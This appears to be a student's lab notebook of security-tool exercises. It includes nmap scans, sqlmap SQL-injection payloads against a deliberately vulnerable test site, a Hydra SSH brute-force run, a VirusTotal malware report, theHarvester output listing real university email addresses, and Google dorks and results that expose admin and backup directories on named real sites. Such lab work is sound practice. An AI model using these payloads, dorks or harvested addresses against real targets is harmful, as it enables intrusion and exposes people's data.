

# Practical -5

```
ari-shankar@Victus:~$ nmap testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:34 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.31s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

```
ari-shankar@Victus:~$ nmap -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:17 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.35s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0
_ftp-title: Home of Acunetix Art
```



Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds

```
ari-shankar@Victus:~$ nmap -r testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:36 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```


Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds

- nmap <Target IP> : Performs a basic scan of the specified IP address to discover open ports and services.
  - nmap -p <port1>,<port2>,<port3> <Target IP> : Scans only the specified ports on the target IP address
  - nmap -sV <Target IP> : Detects and reports the version of services running on open ports.
  - nmap -O <Target IP> : Attempts to identify the operating system of the target.
  - nmap -A <Target IP> : Performs an aggressive scan that includes OS detection, version detection, script scanning, and traceroute.
  - nmap -sn <Target IP> : Performs a ping scan to determine which hosts are up without scanning ports.
  - nmap -sT <Target IP> : Performs a TCP connect scan, establishing a full TCP connection to determine open ports.
  - nmap -sS <Target IP> : Performs a SYN scan, which is faster and stealthier than a TCP connect scan. It sends SYN packets and analyzes responses.
  - nmap --script <script-name> <Target IP> : Runs a specific NSE script (e.g., vulnerability scripts) against the target IP address.
- nmap --iflist <Target IP> : The `--iflist` command in Nmap is used to list the network interfaces and their configurations on the system where Nmap is running. This command provides detailed information about each network interface, including IP addresses, MAC addresses, and other relevant network parameters.
- nmap -r <Target IP> : Sequential Port Scan
- nmap <Target IP/24> : scan a range of IP addresses in a specific network to discover live hosts and identify open ports and services.
- nmap -PS <Target IP> : It scans all the TCP SYN Packets
- nmap -PA <Target IP> : It scans TCP ACK Packets

# Practical -6



# Practical -7



```
(kali@kali)-[~]
$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart --tables --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:19:14 /2025-03-11/

[04:19:14] [INFO] resuming back-end DBMS 'mysql'
[04:19:14] [INFO] testing connection to the target URL
[04:19:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[04:19:24] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8493=8493

  Type: error-based
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-8936 UNION ALL SELECT NULL,CONCAT(0x716a626271,0x5065564473755279625a63666873735941477a49624164615a6b716b6b534178477663756378726e,0x716a6b7071),NULL--

[04:19:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:19:30] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

## Practical -8

```
hari-shankar@Victim:~$ hydra -l admin -P passwords.txt 172.191.232.249 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 11:55:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l1/p16), ~1 try per task
[DATA] attacking ssh://172.191.232.249:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@172.191.232.249:22
[INFO] Successful, password authentication is supported by ssh://172.191.232.249:22
[STATUS] attack finished for 172.191.232.249 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 11:56:05
```

## Practical -9

VirusTotal - File - 1946a68f4aeb61edaa37049cf8dc44c0c0333cc2b342e133e58a651c710c1a49

1946a68f4aeb61edaa37049cf8dc44c0c0333cc2b342e133e58a651c710c1a49

31/63 security vendors flagged this file as malicious

Community Score: 31/63

Size: 159.53 KB | Last Analysis Date: 1 hour ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Crowdsourced YARA rules

- Matches rule SUSP\_XORed\_Mozilla\_Oct19 from ruleset gen\_xor\_hunting at https://github.com/Neo23x0/signature-base by Florian Roth
  - Detects suspicious single byte XORed keyword 'Mozilla/5.0' - it uses yara's XOR modifier and therefore cannot print the XOR key. You can use the CyberChef recipe linked in the reference field to brute force the used key. - 1 hour ago
- Matches rule Linux\_Trojan\_Galaxy\_2ba2f0c from ruleset Linux\_Trojan\_Galaxy at https://github.com/elastic/protectons-artifacts by Elastic Security
- Matches rule Linux\_Generic\_Threat\_d38e102b from ruleset Linux\_Generic\_Threat at https://github.com/elastic/protectons-artifacts by Elastic Security
- Matches rule Linux\_Generic\_Threat\_da28ebdb from ruleset Linux\_Generic\_Threat at https://github.com/elastic/protectons-artifacts by Elastic Security

Crowdsourced IDS rules

- HIGH 0 | MEDIUM 1 | LOW 1 | INFO 0
- Matches rule ET POLICY Python urllib Suspicious User Agent at Snort Emerging Threats Open
  - Allocated Information Leak



# Practical -10

```

*****
*
*  _ _ _ _ _  / / _ _ _ _ _  _ _ _ _ _
*  | | | \ \ / / / / _ _ _ _ _  \ \ / / \ \ / / \ \ / /
*  | | | | | / / / / | | | \ \ / / \ \ / / \ \ / /
*  \ | | | | \ \ / / \ \ / / \ \ / / \ \ / / \ \ / /
*
*
* theHarvester 4.6.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

[*] Target: paruluniversity.ac.in



Read api-keys.yaml from /home/butcher/.theHarvester/api-keys.yaml
  Searching 0 results.
[94m[*] Searching Bing.
[94m[*] Searching Rapiddns.
[94m[*] Searching Yahoo.
[94m[*] Searching CRTsh.

[*] No IPs found.

[*] Emails found: 50
-----
-mayurkumar.makwana18740@paruluniversity.ac.in
180408101801@paruluniversity.ac.in
180408101802@paruluniversity.ac.in
180408101803@paruluniversity.ac.in

```

# Practical -11



Google Hacking Database			
<div> <div>Show</div> <div>15</div> </div>		<div> <div>Filters</div> <div>Reset All</div> </div>	
		<div> <div>Quick Search</div> <div></div> </div>	
Date Added	Dork	Category	Author
2024-08-23	site:github.com "BEGIN OPNSSH PRIVATE KEY"	Files Containing Passwords	kstraw0
2024-08-23	ext:nix "BEGIN OPNSSH PRIVATE KEY"	Files Containing Passwords	kstraw0
2024-07-26	inurl:home.htm intitle:1766	Various Online Devices	Kishoream
2024-07-04	intitle:"SSL Network Extender Login" -checkpoint.com	Vulnerable Servers	Everton Hydd3n
2024-07-04	intext:"siemens" & inurl:"portal/portal.mwsl"	Vulnerable Servers	Kishoream
2024-07-04	Google Dork Submission For GlobalProtect Portal	Vulnerable Servers	Gurudatt Choudhary
2024-07-04	inurl:"cgi-bin/koha"	Vulnerable Servers	Hilary Soita
2024-07-04	intext:"aws_access_key_id"   intext:"aws_secret_access_key" filetype:json   filetype:yaml	Files Containing Passwords	Joel Indra
2024-07-04	intext:"proftpd.conf" "index of"	Files Containing Juicy Info	Fernando Mengali
2024-07-04	site:.edu filetype:xls "root" database	Files Containing Juicy Info	defaultredmode
2024-07-04	intitle:index of /etc/ssh	Files Containing Passwords	Shivam Dhingra
2024-05-13	"START test_database" ext:log	Files Containing Usernames	Nadir Boulacheb (RuBX)
2024-05-13	"Header for logs at time" ext:log	Files Containing Usernames	Nadir Boulacheb (RuBX)
2024-05-01	intext:"dhcpd.conf" "index of"	Files Containing Juicy Info	Prathamesh Waidande
2024-05-01	site:usat.* * inurl:login	Files Containing Juicy Info	Jagdish rashod


Google

cache: aa.com


X🔊🔄🔍👤📑K

AllImagesVideosShoppingNewsShort videosForumsMore


Tools

okcintergroup.org  
https://okcintergroup.org › meetings › cache-aa-group


Cache AA Group  
9 Apr 2024 — Meeting Information. **Monday, Noon to 1:00 pm.** In-person. Discussion; Open. Open meetings are available to anyone interested in Alcoholics ...

AA Oklahoma  
https://aaoklahoma.org › meetings › cache-aa-group-6

Cache AA Group – AA Oklahoma – Area 57  
Meeting Information. **Wednesday, 6:00 PM to 7:00 PM.** In-person. Discussion; Open; Women. Open meetings are available to anyone interested in Alcoholics ...

American Airlines  
https://www.aa.com › customer-service › website-mobile

Website, mobile & app FAQs – Customer service  
As long as you've already viewed your mobile boarding pass on your phone, it will be **cached** in the app for 48 hours. Just click the "boarding pass" button ...

okcintergroup.org  
https://okcintergroup.org › meetings › cache-aa-group-5

Cache AA Group


Google

intitle:"index of" "Apache/2.4.7 (Ubuntu) Server"


X🔊🔄🔍👤📑K

AllVideosImagesShort videosForumsShoppingNewsMore


Tools

MIT Probabilistic Computing Project  
http://probcomp.csail.mit.edu › ubuntu


Index of /ubuntu  
- [DIR], db/, 2015-09-25 14:53, -. [DIR], dists/, 2015-07-28 19:26, -. [DIR], pool/, 2015-07-29 16:54, -. Apache/2.4.7 (Ubuntu) Server at probcomp.csail.mit.

Exploit-DB  
https://www.exploit-db.com › ghdb

intitle:"Index of" "Apache/2.4.7 (Ubuntu) Server"  
27 Jun 2017 — Dork: intitle:"Index of" "Apache/2.4.7 (Ubuntu) Server" Desc: This dork is used to find Ubuntu servers and a certain version of Apache.

University of Alberta  
https://www.su.ualberta.ca › media › uploads

Index of /media/uploads/725  
... Uploads/725. [ICO], Name - Last modified - Size - Description. [PARENTDIR], Parent Directory, -. Apache/2.4.7 (Ubuntu) Server at www2.su.ualberta.ca Port 443.

PocketQuery  
http://pocketquery.csb.pitt.edu › supporting

Index of /supporting  
[ ], pocket\_supporting.pdf, 2014-06-20 13:53, 7.0M. [ ], SMISP\_Supporting.tgz, 2014-06-20 13:53, 1.4M. Apache/2.4.7 (Ubuntu) Server at pocketquery.csb.pitt.edu ...


Google

filetype:pdf site: abc.com


X🔊🔄🔍👤📑K

AllImagesNewsVideosShoppingShort videosForumsMore


Tools

ABC | Academic Bank of Credits  
https://www.abc.gov.in › assets › resources › Step... PDF

Step by Step User Guide  
20 Sept 2023 — This guide encompasses the entire process of **generating ABC IDs** for students through a range of channels, including academic institution portals ...  
10 pages

Islamic Development Bank  
https://www.isdb.org › apif › sites › apif › files PDF

Concept Note for the ABC Inc.  
Status and Objectives: **ABC** is a non-profit, tax-exempt organization formed in 2004 exclusively for educational, religious and social purposes.  
2 pages


Finastra  
https://www.finastra.com › sites › default › files PDF

Bank ABC Fuels Global Growth in Trade Finance  
The bank provides innovative **global wholesale banking coverage** and products; including transaction banking (trade finance and cash management), project and ...  
4 pages


Google

intitle:"index of" inurl:backup


All Images Videos Short videos Shopping Forums News More - Tools -

 **IIIT Kalyani**  
<https://iiitkalyani.ac.in/php/backup> ⓘ


**Index of /php/backup**  
Index of /php/backup ; Parent Directory, -

 **Rajnagiri Police**  
<https://rajnagiripolice.co.in/backup> ⓘ

**Index of /backup/**  
Index of /backup/ ; Up Parent Directory ; [CMP] cpanel\_backup-1.7.zip, 2024-08-18 06:08, 2k ; [TXT] cpanel\_backup.php, 2013-04-16 05:33, 3k ; File error\_log, 2025- ...

 **Vatsalya International School**  
<http://vatsalyainternational.org/backup/Recd/> ⓘ

**Index of /backup/123Mediagallery1314/Recd/**  
Index of /backup/123Mediagallery1314/Recd/ ; Up Parent Directory ; Directory classic, 2023-03-28 04:40, - ...


 **ICID**  
<https://icid-cid.org/registration/backup> ⓘ

**Index of /registration/backup**  
Index of /registration/backup. Name - Last modified - Size - Description - Parent Directory, -


Google

inurl: index.php?id=


All Images Videos Short videos Shopping News Forums More - Tools -

 **World Vegetable Center**  
<http://www.avrdc.org/> ⓘ id=1 ⓘ


**http://www.avrdc.org/index.php?id=1**  
No information is available for this page.  
[Learn why](#)

 **Indian Institute of Technology (IIT) Patna**  
<https://iitp.ac.in/> ⓘ id=907 ⓘ

**The Institute**  
Skip to Main Content| Screen Reader Access. Color, #: Home; The Institute. About Us - About IITP Logo; Administration.

 **Rajashree ITI**  
<http://www.rajashreeiti.in/> ⓘ id=39 ⓘ

**0 /home2/rajas1hreeiti/public\_html/includes/student.php(76)**  
About Rajashree ITI, Our Team, Training Capacity, Fees Structure, Admission Criteria, Trades Over View, Man Made Fiber Technology, Man Made Yarn, Processing ...


 **SULANTU**  
<https://belthaneyschoolsulantu.com/gallery/> ⓘ id=2 ⓘ

**School Gallery Section**  
First BES Convention 1, Sports Activities, General Acrobatic Gymnastics at Sulantu, Independence Day


Google

intitle:"Index of" inurl:admin


All Images Videos Shopping Short videos Forums News More - Tools -

 **csms.org**  
<https://csms.org/admin/uploads/student> ⓘ


**Index of /admin/uploads/student**  
Index of /admin/uploads/student ; Parent Directory, -

 **samastipurcollege.ac.in**  
<https://samastipurcollege.ac.in/admin> ⓘ

**Index of /admin**  
Index of /admin ; achivement.php, 2022-02-05 17:54 ; addimage.php, 2022-02-05 17:54 ; addnonteacher.php, 2022-02-05 17:54 ...

 **bhandarazp.org**  
<https://bhandarazp.org/admin> ⓘ

**Index of /admin**  
Index of /admin ; addtenders.php, 2020-05-28 19:22 ; assets/, 2020-05-28 19:22 ; confidential.php, 2020-05-28 19:22 ...

 **Rishabh Instruments**  
<https://www.rishabh.co.in/assets/admin> ⓘ

**Index of /assets/admin**  
Index of /assets/admin ; [PARENTDIR], Parent Directory, -